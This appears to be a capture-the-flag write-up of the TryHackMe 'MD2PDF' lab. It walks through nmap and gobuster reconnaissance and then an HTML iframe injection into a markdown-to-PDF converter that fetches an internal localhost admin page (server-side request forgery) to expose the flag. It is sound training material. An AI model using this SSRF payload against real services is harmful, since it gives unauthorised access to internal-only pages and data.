TryHackMe 5 Minute Hacks Writeup - MD2PDF
Abstract
This is yet another very simple challenge, judging by its instructions. It is basically an Server Side Request Forgery (SSRF) challenge, but it requires the user to think a bit outside the box and perform file enumeration, understanding how applications can allow them to be accessed internally or externally, and also Code Injection principles. Although it is a simple challenges, it requires a few more knowledge.
The Challenge - Compiled
 | TryHackMe Challenge: MD2PDF Level: Easy Time: 5 min Type: Linux Requirements: - HTML Code Injection - SSRF Basic Knowledge Resources Used: - Kali Linux (VM) - Browser & Basic Code Analysis |
|---|
The challenge instructions are as follows:
TopTierConversions LTD is proud to present its latest product launch.

Hello Hacker!
TopTierConversions LTD is proud to announce its latest and greatest product launch: MD2PDF.
This easy-to-use utility converts markdown files to PDF and is totally secure! Right...?
_Note: Please allow 3-5 minutes for the VM to boot up fully before attempting the challenge._
Walk-through
Nmap
OK, let’s use our old friend nmap to port scan the host:
nmap -A 10.130.130.53The result being:
WARNING: Service 10.130.130.53:5000 had already soft-matched rtsp, but now soft-matched sip; ignoring second value
WARNING: Service 10.130.130.53:80 had already soft-matched rtsp, but now soft-matched sip; ignoring second value
Nmap scan report for 10.130.130.53
Host is up (0.030s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 a0:f7:92:5d:ab:9c:9a:1c:d6:14:06:3b:ec:60:d0:99 (RSA)
|   256 37:dd:aa:37:9c:7e:5b:30:ae:34:12:ca:d8:13:82:76 (ECDSA)
|_  256 34:23:9a:bb:d6:bd:fb:ec:f0:95:df:14:b4:93:3a:4a (ED25519)
80/tcp   open  rtsp
|_rtsp-methods: ERROR: Script execution failed (use -d to debug)
|_http-title: MD2PDF

... snip ...

5000/tcp open  rtsp

... snip ...
There are 3 services in total SSH (22/TCP), HTTP (80/TCP) and another RTSP running on port 5000/TCP.
HTTP Server (MD2PDF)
Like in every challenge, I’m using a Kali Linux virtual machine on my main PC and/or my Main PC OS directly, so it gives me more options on what to do.
As we know for sure this is a pure HTTP application that converts Markdown to PDF, after going straight to our browser and access it, we have this:

Very plain and simple application. Testing its functionality I wrote the following in the text box:

# heading
*italic*
**bold**
text
The web app correctly converted the markdown into pdf.
After hitting CTRL+U in our browser to inspect the code, nothing out of the ordinary, until we reach the end of the file:
  <script>
    $(document).ready(function () {
      var editor = CodeMirror.fromTextArea(document.getElementById("md"), {
        mode: "markdown",
        lineNumbers: true,
        tabSize: 2,
        lineWrapping: true,
      })
      $("#convert").click(function () {
        const data = new FormData()
        data.append("md", editor.getValue())
        $("#progress").show()

        fetch("/convert", {
          method: "POST",
          body: data,
        })
          .then((response) => response.blob())
          .then((data) => window.open(URL.createObjectURL(data)))
          .catch((error) => {
            $("#progress").hide()
            console.log(error)
          })
      })
    })
  </script>
The code is doing the following:
- Initializing CodeMirror editor (the editor we see in our HTTP request)
- Right below it, it initializes variables to Set the mode as markdown, show line numbers, set the tab size to 2 spaces, enabling line wrapping.
- The script then starts an event listener and create a formData object, appends the markdown content input from the user to the formData and shows a green progress indicator
- It sends the markdown data to the server using the
fetchto `/convert’ using an HTTP POST method request, and gets all the data into the body of the request.
As we can see, they are using “CodeMirror” as the engine to convert Markdown into PDF. This supports several different actions. I couldn’t find anything wrong with the JS code, or any vulnerabilities directly affecting CodeMirror, so I started poking around to find what markdown tags and other code I could run from the web app text box.
After a little poking around ‘ve noticed that it is also accepting HTML tags
test

<b>bold</b>
The application correctly creates a bold inside the PDF. This means that we can use code injection to potentially run client-side code inside the application, or even try to pull resources from the application servers, like files, and configurations.
Initially I thought about trying to run the page inside an iframe and see if I can find the /convertscript, to find a bypass.
<iframe src="http://localhost:/convert"></iframe>But the server always responded with an error. So I’ve decided to enumerate further with gobuster to find if there are any other interesting files I could see with my iframe code injection payload, on both HTTP ports found, 80/TCP and 5000/TCP.
I’ve enumerated both, ports 80 and 5000 services, and apparently 5000/TCP is the interesting one.
gobuster dir -u http://10.130.130.53/:5000 -w Downloads/SecLists/Discovery/Web-Content/directory-list-2.3-small.txtThe results showed two different files:
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.130.130.53/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                Downloads/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/admin                (Status: 403) [Size: 166]
/convert              (Status: 405) [Size: 178]
One of them is known to us, “/convert”, the other one “/admin”, which looks very interesting. Trying to open it in our browser gives us an error, after all this is an HTTP 403 (Forbidden).
Forbidden in this context can mean many different things, IP or Region Blocks, Insufficient Permissions, Directory or File blocks, etc. Being an admin page I imagine it does not work for external users, only internal.

What if we try to open that file in an iframe within the MD2PDF UI referencing the internal localhost address:
<iframe src="http://localhost:5000/admin"></iframe>And there we have our flag:
This one was simple and easy but it requires a few more knowledge to solve, and definitely does not take 5 min as the challenge states.
I hope you liked it and learned something new with this one.